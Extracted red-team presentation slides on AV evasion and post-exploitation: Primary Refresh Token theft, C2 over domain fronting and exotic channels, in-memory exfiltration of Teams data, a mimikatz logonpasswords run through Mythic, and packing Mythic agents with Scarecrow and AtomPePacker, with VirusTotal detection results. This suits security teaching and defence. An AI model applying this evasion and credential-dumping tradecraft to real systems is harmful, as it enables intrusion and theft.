[>] Method 2: Dirk-jan Mollema's ROADtoken BrowserCore.exe technique
```

```
[.] Machine connected to Azure AD:
```

```
Tenant ID      :
Tenant Name    :
Device Name   :
OS Version    : 10.0.19042.867
User Email     :
```

```
[.] Primary Refresh Token extraction:
```




```
Nonce   : AwABAAEAAAACAOz_BAD0_ytHRSu7uQfmfqcCE6sC0F4iaUVMeT0dKMBp
Target  : https://login.microsoftonline.com/login.srf
Cookie  : x-ms-RefreshTokenCredential
PRT     :
```

```
eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyL
```

```
carbuncle search /body /content:
carbuncle search /body /content:
carbuncle search /body /content:
```

Command & Control

- » Utilise Nginx Rev-Proxy + **RedWarden** to cut off suspicious Requests & evade JA3
- » C2 over Serverless Redirectors (Clouds) & Domain Fronting (CDNs)
 - » AWS Lambda, Azure Functions, CloudFlare Workers, DigitalOcean Apps
 - » Azure CDN, StackPath, Fastly, Akamai, Alibaba, etc.
- » Communicate over Exotic channels (C3):
 - » **Github**
 - » JIRA, Discord, Slack, Mattermost
 - » Dropbox, Google Drive
 - » **OneDrive**
 - » **MSSQL**
 - » **LDAP**
 - » **Printer Jobs**



Exfiltration

» Always in-memory ZIP / compress files before exfiltrating

» Exfiltrate to Cloud Services

» Azure Storage / Blob


» **OneDrive** - simply copy to a synced folder `__(ツ)_/_`

» SharePoint

» Google Drive

» Steal Azure / Office Primary Refresh Token (PRT)

» MFA & Location requirements? - no problem



```
mariusz5 beacon> zipper C:\Users\████████\AppData\Roaming\Microsoft\Teams
[+] Let's start compressing, please wait...

[*] Tasked beacon to spawn Zipper
[+] [05/23 16:37:58] host called home, sent: 187470 bytes
mariusz5 beacon> jobs
[*] Tasked beacon to list jobs
[+] [05/23 16:39:27] host called home, sent: 8 bytes
[*] Jobs

JID PID Description
--- --- -----
1 29640 Zipper

[+] received output:
\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_
/ / / / / / / / / / / / / /
/ / / / / / / / / / / / / /
\_\_/\_\_/\_\_/\_\_/\_\_/\_\_/\_\_
V V V V V V V V V V V V V V
Outflank Zipper
By Cneeliz @Outflank 2020

[+] zipfile saved as: C:\Users\████████\AppData\Local\Temp\gJzP0ij7eXnS.zip
[+] Total files compressed: 13587
[+] Total folders compressed: 123
```



Mythic Example

Mythic

» Steps:

- » Generating Payloads
- » Obfuscating with Wrappers
- » Testing against AV

The screenshot shows the Mythic Command and Control (C2) interface. At the top, there's a navigation bar with icons for audio, file, search, fingerprinting, file analysis, keylogger, screenshots, and logs. The title "Operation Chimera" is displayed. On the right side of the header, there are user status indicators and a "+" button.

The main area is titled "Active Callbacks". It lists four active callbacks:

INTERACT	IP	HOST	USER	DOMAIN	OS	LAST CHECKIN	DESCRIPTION	AGENT	C2
26	fe80::865:345:	WIN-4BD0UKK1KC3	Administrator	WIN-4BD0UKK1KC3	Windows	10s	Created by mythic_admin at 09/27/2022 1:		
25	192.168.1.106	WIN-4BD0UKK1KC3	Administrator	WIN-4BD0UKK1KC3	Windows	2s	Created by mythic_admin at 10/31/2022 2:		
24	192.168.1.106	WIN-4BD0UKK1KC3	Administrator	WIN-4BD0UKK1KC3	Windows	12s	Created by mythic_admin at 10/31/2022 2:		
23	192.168.1.106	WIN-4BD0UKK1KC3	Administrator	WIN-4BD0UKK1KC3	Windows	6s	Created by mythic_admin at 10/31/2022 2:		

Below the table, a modal window titled "CALLBACK: 23" displays a command history:

```
[Mon Oct 31 2022 23:04:48] / 49 / mythic_admin
load -Commands execute_pe
[Mon Oct 31 2022 23:05:37] / 50 / mythic_admin      delegating
mimikatz sekurlsa::logonpasswords
[Mon Oct 31 2022 23:12:09] / 51 / mythic_admin      processed
execute_pe -PE mimikatz.exe -Arguments sekurlsa::logonpasswords
```

The command history shows the execution of the "mimikatz" module with the "sekurlsa::logonpasswords" argument. The output of the command is displayed below:

```
1 .#####. mimikatz 2.2.0 (x64) #19041 Dec 1 2021 12:21:44
2 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
3 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
4 ## \ / ## > https://blog.gentilkiwi.com/mimikatz
5 ## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
6 ##### > https://pingcastle.com / https://mysmartlogon.com ***/
7
8 mimikatz(commandline) # sekurlsa::logonpasswords
9
10
11 Authentication Id : 0 ; 230701 (00000000:0003852d)
12 Session : Interactive from 2
13 User Name : DWM-2
14 Domain : Window Manager
15 Logon Server : (null)
16 Logon Time : 10/31/2022 3:55:28 PM
17 SID : S-1-5-90-0-2
18 msv :
19
20
```

At the bottom of the interface, there's a text input field with placeholder text "Task an agent..." and a "Run" button.

<https://github.com/its-a-feature/Mythic>

Mythic Payloads


» Example Mythic Agent Payloads:

- » **Athena** - next to nobody detects it ^_(ツ)_/^-^
- » **Apollo** - closest thing to a Cobalt Strike beacon
- » **Tetanus** - Rust Agent

<https://github.com/MythicAgents/Athena>



<https://github.com/MythicAgents/tetanus>



<https://github.com/MythicAgents/Apollo>

https://github.com/MythicAgents/scarecrow_wrapper

Payload Wrappers

- » When looking for a wrapper we are interested in:
 - » The wrapper is recent
 - » Uses a novel bypass technique
 - » Is relatively obscure
 - » Most important thing: **It Bypasses the AV we want**
- » Example Wrappers:
 - » Scarecrow
 - » AtomPEPacker

MythicAgents/scarecrow_wrapper



3 Contributors 1 Issue 10 Stars 4 Forks

https://github.com/MythicAgents/scarecrow_wrapper

ORCx41/AtomPePacker



A Highly capable Pe Packer

2 Contributors 0 Issues 497 Stars 91 Forks

<https://github.com/ORCx41/AtomPePacker>

Mythic

Video Time

Apollo

Σ 2c72de07adba7234bddd0d3b10dc75f5b82fa2bae0dc03b5965d04f94f964d4

35 / 72

?

X Community Score ✓

① 35 security vendors and no sandboxes flagged this file as malicious

2c72de07adba7234bddd0d3b10dc75f5b82fa2bae0dc03b5965d04f94f964d4
Apollo.exe

assembly checks-network-adapters detect-debug-environment direct-cpu-clock-access peexe runtime-modules

1.21 MB Size 2022-11-04 22:15:45 UTC 6 minutes ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security Vendors' Analysis ①

Vendor	Signature	Engine	Signature
Ad-Aware	① IL:Trojan.MSILZilla.14581	AhnLab-V3	① Trojan/Win.Mythagent.C4960403
ALYac	① IL:Trojan.MSILZilla.14581	Arcabit	① IL:Trojan.MSILZilla.D38F5
Avast	① Win32:DropperX-gen [Drp]	AVG	① Win32:DropperX-gen [Drp]
Avira (no cloud)	① HEUR/AGEN.1248507	BitDefender	① IL:Trojan.MSILZilla.14581
Bkav Pro	① W32.AIDetectNet.01	CrowdStrike Falcon	① Win/malicious_confidence_70% (D)
Cynet	① Malicious (score: 99)	Cyren	① W32/MythicApollo.A.gen!Eldorado
Elastic	① Malicious (high Confidence)	Emsisoft	① IL:Trojan.MSILZilla.14581 (B)
eScan	① IL:Trojan.MSILZilla.14581	ESET-NOD32	① A Variant Of MSIL/Agent.DVI
F-Secure	① Heuristic.HEUR/AGEN.1248507	Fortinet	① Riskware/Mythic
GData	① IL:Trojan.MSILZilla.14581	Google	① Detected
Kaspersky	① HEUR:Backdoor.MSIL.Agent.gen	Malwarebytes	① Malware.AI.1922920041
MAX	① Malware (ai Score=80)	MaxSecure	① Trojan.Malware.300983.susgen
McAfee	① GenericRXUB-HV!6506D90FDAEE	McAfee-GW-Edition	① GenericRXUB-HV!6506D90FDAEE
Microsoft	① VirTool:MSIL/Mythagent.B	Panda	① Trj/GdSda.A
PhishMe	① PhishMe:TE-1010 - PHISME	Sophos	① Malware

?

① 35 security vendors and no sandboxes flagged this file as malicious

2c72de07adba7234bddd0d3b10dc75f5b82fa2bae0dc03b5965d04f94f964d4
Apollo.exe

assembly checks-network-adapters detect-debug-environment direct-cpu-clock-access peexe runtime-modules

1.21 MB Size 2022-11-04 22:15:45 UTC 6 minutes ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security Vendors' Analysis ①

Vendor	Signature	Engine	Signature
Ad-Aware	① IL:Trojan.MSILZilla.14581	AhnLab-V3	① Trojan/Win.Mythagent.C4960403
ALYac	① IL:Trojan.MSILZilla.14581	Arcabit	① IL:Trojan.MSILZilla.D38F5
Avast	① Win32:DropperX-gen [Drp]	AVG	① Win32:DropperX-gen [Drp]
Avira (no cloud)	① HEUR/AGEN.1248507	BitDefender	① IL:Trojan.MSILZilla.14581
Bkav Pro	① W32.AIDetectNet.01	CrowdStrike Falcon	① Win/malicious_confidence_70% (D)
Cynet	① Malicious (score: 99)	Cyren	① W32/MythicApollo.A.gen!Eldorado
Elastic	① Malicious (high Confidence)	Emsisoft	① IL:Trojan.MSILZilla.14581 (B)
eScan	① IL:Trojan.MSILZilla.14581	ESET-NOD32	① A Variant Of MSIL/Agent.DVI
F-Secure	① Heuristic.HEUR/AGEN.1248507	Fortinet	① Riskware/Mythic
GData	① IL:Trojan.MSILZilla.14581	Google	① Detected
Kaspersky	① HEUR:Backdoor.MSIL.Agent.gen	Malwarebytes	① Malware.AI.1922920041
MAX	① Malware (ai Score=80)	MaxSecure	① Trojan.Malware.300983.susgen
McAfee	① GenericRXUB-HV!6506D90FDAEE	McAfee-GW-Edition	① GenericRXUB-HV!6506D90FDAEE
Microsoft	① VirTool:MSIL/Mythagent.B	Panda	① Trj/GdSda.A
PhishMe	① PhishMe:TE-1010 - PHISME	Sophos	① Malware

<https://www.virustotal.com/gui/file/2c72de07adba7234bddd0d3b10dc75f5b82fa2bae0dc03b5965d04f94f964d4>

Apollo + Scarecrow

Σ 07d836e3cf5e13d228ff46d823620d24d169e4c801c64872be3881032b9b4c53

23 / 72

?

Community Score

! 23 security vendors and no sandboxes flagged this file as malicious

07d836e3cf5e13d228ff46d823620d24d169e4c801c64872be3881032b9b4c53
Excel.exe

64bits assembly invalid-signature overlay peexe signed

6.25 MB Size 2022-11-04 22:26:20 UTC a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis ⓘ

Vendor	Result	Engine	Signature
Acronis (Static ML)	ⓘ Suspicious	Ad-Aware	ⓘ Gen:Trojan.ScareCrow.Gen.1
AhnLab-V3	ⓘ PUP/Win.Helper.C4987043	ALYac	ⓘ Gen:Trojan.ScareCrow.Gen.1
Arcabit	ⓘ Trojan.ScareCrow.Gen.1	Avast	ⓘ Win64:Evo-gen [Trj]
AVG	ⓘ Win64:Evo-gen [Trj]	Avira (no cloud)	ⓘ HEUR/AGEN.1232186
BitDefender	ⓘ Gen:Trojan.ScareCrow.Gen.1	CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (D)
Cynet	ⓘ Malicious (score: 99)	Elastic	ⓘ Malicious (high Confidence)
Emsisoft	ⓘ Gen:Trojan.ScareCrow.Gen.1 (B)	eScan	ⓘ Gen:Trojan.ScareCrow.Gen.1
ESET-NOD32	ⓘ A Variant Of WinGo/Rozena.GS	GData	ⓘ Gen:Trojan.ScareCrow.Gen.1
Google	ⓘ Detected	Ikarus	ⓘ Trojan.WinGo.Rozena
Malwarebytes	ⓘ Malware.AI.1195390109	MAX	ⓘ Malware (ai Score=83)
Sophos	ⓘ ATK/ScareCrow-A	Trellix (FireEye)	ⓘ Generic.mg.ab38685bca20e7ea
VIPRE	ⓘ Gen:Trojan.ScareCrow.Gen.1	Alibaba	ⓘ Undetected

<https://www.virustotal.com/gui/file/07d836e3cf5e13d228ff46d823620d24d169e4c801c64872be3881032b9b4c53>

Tetanus

Σ 45967b1ff09cbbb8dd2a7875fa91c2b992c27cfaff86265d9b988bc3e9a473c

6 / 71

?

Community Score

! 6 security vendors and no sandboxes flagged this file as malicious

45967b1ff09cbbb8dd2a7875fa91c2b992c27cfaff86265d9b988bc3e9a473c
tetanus.exe

6.98 MB | 2022-11-04 22:19:24 UTC
Size | 2 minutes ago

EXE

DET ECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security Vendors' Analysis ⓘ

Elastic	! Malicious (moderate Confidence)	ESET-NOD32	! A Variant Of Win64/Agent.VAJ
Google	! Detected	Microsoft	! VirTool:Win32/Tetanus.A!MTB
SecureAge	! Malicious	Sophos	! ATK/Tetanus-A
Acronis (Static ML)	✓ Undetected	Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected	Alibaba	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected

<https://www.virustotal.com/gui/file/45967b1ff09cbbb8dd2a7875fa91c2b992c27cfaff86265d9b988bc3e9a473c>

Tetanus + AtomPePacker

The screenshot shows the VirusTotal analysis interface for the file `PE_tetanus.exe`. The file was uploaded on 2022-11-04 at 22:24:40 UTC. It has a size of 2.51 MB and is identified as an EXE file. The analysis summary indicates that 26 security vendors flagged the file as malicious, while no sandboxes did. The community score is 26/72.

Detection | **Details** | **Behavior** | **Community**

Security Vendors' Analysis

Vendor	Signature	Engine	Result
Ad-Aware	Gen:Variant.Lazy.254152	AhnLab-V3	Trojan/Win.Generic.R531501
ALYac	Gen:Variant.Lazy.254152	Antiy-AVL	Trojan/Generic.ASMalwS.4944
Arcabit	Trojan.Lazy.D3E0C8	Avast	Win64:HacktoolX-gen [Trj]
AVG	Win64:HacktoolX-gen [Trj]	BitDefender	Gen:Variant.Lazy.254152
CrowdStrike Falcon	Win/malicious_confidence_60% (D)	Cylance	Unsafe
Cynet	Malicious (score: 100)	Elastic	Malicious (high Confidence)
Emsisoft	Gen:Variant.Lazy.254152 (B)	eScan	Gen:Variant.Lazy.254152
ESET-NOD32	A Variant Of Win64/GenKryptik.GBHB	GData	Gen:Variant.Lazy.254152
Gridinsoft (no cloud)	Trojan.Heur!02052023	Jiangmin	Trojan.PSW.Mimikatz.dsr
Malwarebytes	Trojan.MetaSploit	MAX	Malware (ai Score=80)
SecureAge	Malicious	Symantec	ML.Attribute.HighConfidence
Tencent	Malware.Win32.Gencirc.10bd90d8	Trellix (FireEye)	Gen:Variant.Lazy.254152
VIPRE	Gen:Variant.Lazy.254152	VirIT	Trojan.Win64.Genus.BMZ
Acronis (Static ML)	Undetected	Alibaba	Undetected

<https://www.virustotal.com/gui/file/7edcc621e9e150d46bdd0f2ff50987d9cabdce6efd86b9110a4df54c9bc5e8a0>

Apollo + Scarecrow + AtomPePacker

The screenshot shows the VirusTotal analysis interface for the file `4d1d79beb20bf042c364a2d6293a754d220757914c519de4fd46e722374c3eb6`. The file is identified as `PE_scarecrow.exe`. The analysis summary indicates 26 security vendors flagged it as malicious, while no sandboxes did. The file is a 3.98 MB EXE from 2022-11-04 22:27:14 UTC. The detection tab is selected, showing the following vendor analysis:

Vendor	Detection	Details	Category
Ad-Aware	Gen:Variant.Lazy.254152	AhnLab-V3	Trojan/Win.Generic.R531501
ALYac	Gen:Variant.Lazy.254152	Antiy-AVL	Trojan/Generic.ASMalwS.4944
Arcabit	Trojan.Lazy.D3E0C8	Avast	Win64:HacktoolX-gen [Trj]
AVG	Win64:HacktoolX-gen [Trj]	BitDefender	Gen:Variant.Lazy.254152
CrowdStrike Falcon	Win/malicious_confidence_60% (D)	Cylance	Unsafe
Cynet	Malicious (score: 100)	Elastic	Malicious (high Confidence)
Emsisoft	Gen:Variant.Lazy.254152 (B)	eScan	Gen:Variant.Lazy.254152
ESET-NOD32	A Variant Of Win64/GenKryptik.GBHB	GData	Gen:Variant.Lazy.254152
Gridinsoft (no cloud)	Trojan.Heur!.02052023	Jiangmin	Trojan.PSW.Mimikatz.dsr
Malwarebytes	Trojan.MetaSploit	MAX	Malware (ai Score=85)
SecureAge	Malicious	Symantec	ML.Attribute.HighConfidence
Tencent	Malware.Win32.Gencirc.10bd90d8	Trellix (FireEye)	Gen:Variant.Lazy.254152
VIPRE	Gen:Variant.Lazy.254152	ViriT	Trojan.Win64.Genus.BMZ
Acronis (Static ML)	Undetected	Alibaba	Undetected

<https://www.virustotal.com/gui/file/4d1d79beb20bf042c364a2d6293a754d220757914c519de4fd46e722374c3eb6>

Athena

Does anyone want
to guess?

(Hint: It's between 1 and 10)

Athena

 d6099cf3cc4d5c2337d8b12cf2039ba424c6329769cc971deccb1b57494ac067

3 / 71

?

X Community Score ✓

! 3 security vendors and no sandboxes flagged this file as malicious

d6099cf3cc4d5c2337d8b12cf2039ba424c6329769cc971deccb1b57494ac067
athena.exe

33.04 MB Size | 2022-11-04 22:37:29 UTC | 1 minute ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis ⓘ

Vendor	Result	Vendor	Result
Google	① Detected	Sophos	① ATK/Athena-B
Zillya	① Trojan.Injuke.Win32.25023	Acronis (Static ML)	✓ Undetected
Ad-Aware	✓ Undetected	AhnLab-V3	✓ Undetected
Alibaba	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	AVG	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected	ClamAV	✓ Undetected
CMC	✓ Undetected	Comodo	✓ Undetected
CrowdStrike Falcon	✓ Undetected	Cybereason	✓ Undetected
Cylance	✓ Undetected	Cynet	✓ Undetected

<https://www.virustotal.com/gui/file/d6099cf3cc4d5c2337d8b12cf2039ba424c6329769cc971deccb1b57494ac067>

Planning Actions

- » Don't only test that the **payload is undetectable and successfully run**, but also if the **actions** you want to perform are undetectable
- » Example: Although we bypassed the AV with **Apollo + Scarecrow** we were detected **~20 hours later** for running **Mimikatz**

VirTool:Win64/Kakash.gen!D

Alert level: Severe
Status: Quarantined
Date: 11/4/2022 7:22 PM
Category: Tool
Details: This program is used to create viruses, worms or other malware.

[Learn more](#)

Affected items:

file: C:\Users\Administrator\Desktop\scarecrow_wrapper.exe

process: pid:668,ProcessStart:133119862845443800

OK

**Full Attack:
Valid Payload + HTML Smuggling**

Video Time



Detection Over Time and Community Response

Detection Over Time

- » Detection is not linear but **increases** over time
- » As **RED**, if you care about the malware you are using:
 - » Always **Clean Up** after yourself
 - » Do not upload malware samples online (e.g. VirusTotal, MetaDefender, etc.)
- » As **BLUE**:
 - » Try to obtain a copy of the file before malicious “Clean Up”
 - » Double check that it does not contain **sensitive information** (e.g. internal hostnames, users, passwords, emails, etc.) before uploading the sample online (e.g. VirusTotal, MetaDefender, etc.)

Apollo + Scarecrow (1 day later) - Initially 23

The screenshot shows the VirusTotal analysis interface for a file identified by the SHA-256 hash 07d836e3cf5e13d228ff46d823620d24d169e4c801c64872be3881032b9b4c53. The file is named Excel.exe and is a 64-bit EXE file. It was uploaded 17 hours ago. The analysis summary indicates 37 security vendors flagged the file as malicious. Below this, a table provides detailed vendor detection results:

Vendor	Detection	Notes
Acronis (Static ML)	Suspicious	Ad-Aware
AhnLab-V3	PUP/Win.Helper.C4987043	Alibaba
ALYac	Gen:Trojan.ScareCrow.Gen.1	Arcabit
Avast	Win64:Evo-gen [Trj]	AVG
Avira (no cloud)	HEUR/AGEN.1232186	BitDefender
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cylance
Cynet	Malicious (score: 99)	Elastic
Emsisoft	Gen:Trojan.ScareCrow.Gen.1 (B)	eScan
ESET-NOD32	A Variant Of WinGo/Rozena.GS	Fortinet
GData	Gen:Trojan.ScareCrow.Gen.1	Google
Ikarus	Trojan.WinGo.Rozena	K7AntiVirus
Malwarebytes	Malware.AI.1195390109	MAX
McAfee	Artemis!AB38685BCA20	McAfee-GW-Edition
Microsoft	VirTool:Win64/Kakash.genID	Rising

<https://www.virustotal.com/gui/file/07d836e3cf5e13d228ff46d823620d24d169e4c801c64872be3881032b9b4c53>

Apollo + Scarecrow + AtomPePacker (1 day later) - Initially 26

The screenshot shows the VirusTotal analysis interface for the file 4d1d79beb20bf042c364a2d6293a754d220757914c519de4fd46e722374c3eb6. The file is identified as PE_scarecrow.exe, 64bits, assembly, invalid-rich-pe-linker-version, peexe, and spreader. It was uploaded 13 hours ago at 3.98 MB size on 2022-11-05 23:35:30 UTC. The analysis shows 37 security vendors flagged it as malicious, while 35 flagged it as safe. The 'DETECTION' tab is selected, showing the following security vendors' analysis:

Vendor	Signature	Vendor	Signature
Ad-Aware	Gen:Variant.Lazy.254152	AhnLab-V3	Trojan/Win.Generic.R531501
Alibaba	Trojan:Win64/GenKryptik.25788b12	ALYac	Gen:Variant.Lazy.254152
Antiy-AVL	Trojan/Generic.ASMalwS.4944	Arcabit	Trojan.Lazy.D3E0C8
Avast	Win64:HacktoolX-gen [Trj]	AVG	Win64:HacktoolX-gen [Trj]
Avira (no cloud)	TR/Crypt.Agent.kaygy	BitDefender	Gen:Variant.Lazy.254152
CrowdStrike Falcon	Win/malicious_confidence_90% (W)	Cylance	Unsafe
Cynet	Malicious (score: 100)	Elastic	Malicious (high Confidence)
Emsisoft	Gen:Variant.Lazy.254152 (B)	eScan	Gen:Variant.Lazy.254152
ESET-NOD32	A Variant Of Win64/GenKryptik.GBHB	Fortinet	W32/PossibleThreat
GData	Gen:Variant.Lazy.254152	Gridinsoft (no cloud)	Trojan.Heur!.02052023
Jiangmin	Trojan.PSW.Mimikatz.dsr	K7AntiVirus	Trojan (00599b981)
Malwarebytes	Trojan.MetaSploit	MAX	Malware (ai Score=85)
McAfee	Artemis!8A68EF671F6A	McAfee-GW-Edition	BehavesLike.Win64.Tool.wc
Microsoft	VirTool:MSIL/Mythagent.B	Rising	Trojan.Kryptik!8.8 (CLOUD)

<https://www.virustotal.com/gui/file/4d1d79beb20bf042c364a2d6293a754d220757914c519de4fd46e722374c3eb6>

Tetanus + AtomPePacker (1 day later) - Initially 26

The screenshot shows the VirusTotal analysis interface for the file `7edcc621e9e150d46bdd0f2ff50987d9cabdce6efd86b9110a4df54c9bc5e8a0`. The main summary indicates 36 security vendors flagged the file as malicious, while 72 did not. The file is identified as `PE_tetanus.exe`, a 64-bit assembly executable. It was uploaded 8 hours ago and has a size of 2.51 MB. The file was analyzed at 2022-11-06 04:06:12 UTC.

The interface includes tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETECTION tab is selected, showing a table of vendor analysis results:

Security Vendors' Analysis			
Ad-Aware	! Gen:Variant.Lazy.254152	AhnLab-V3	! Trojan/Win.Generic.R531501
Alibaba	! Trojan:Win64/GenKryptik.25788b12	ALYac	! Gen:Variant.Lazy.254152
Antiy-AVL	! Trojan/Generic.ASMalwS.4944	Arcabit	! Trojan.Lazy.D3E0C8
Avast	! Win64:HacktoolX-gen [Trj]	AVG	! Win64:HacktoolX-gen [Trj]
Avira (no cloud)	! TR/Crypt.Agent.djdhk	BitDefender	! Gen:Variant.Lazy.254152
CrowdStrike Falcon	! Win/malicious_confidence_90% (W)	Cylance	! Unsafe
Cynet	! Malicious (score: 100)	Elastic	! Malicious (high Confidence)
Emsisoft	! Gen:Variant.Lazy.254152 (B)	eScan	! Gen:Variant.Lazy.254152
ESET-NOD32	! A Variant Of Win64/GenKryptik.GBHB	Fortinet	! W32/PossibleThreat
GData	! Gen:Variant.Lazy.254152	Gridinsoft (no cloud)	! Trojan.Heur.02052023
Jiangmin	! Trojan.PSW.Mimikatz.dsr	K7AntiVirus	! Trojan (00599b981)
Malwarebytes	! Trojan.MetaSploit	MAX	! Malware (ai Score=80)
McAfee	! Artemis!73DF4D65563E	McAfee-GW-Edition	! BehavesLike.Win64.PUP.vc
Microsoft	! VirTool:Win32/Tetanus.AIMTB	Rising	! Trojan.Kryptik!8.8 (CLOUD)

<https://www.virustotal.com/gui/file/7edcc621e9e150d46bdd0f2ff50987d9cabdce6efd86b9110a4df54c9bc5e8a0>

Tetanus - Community Response

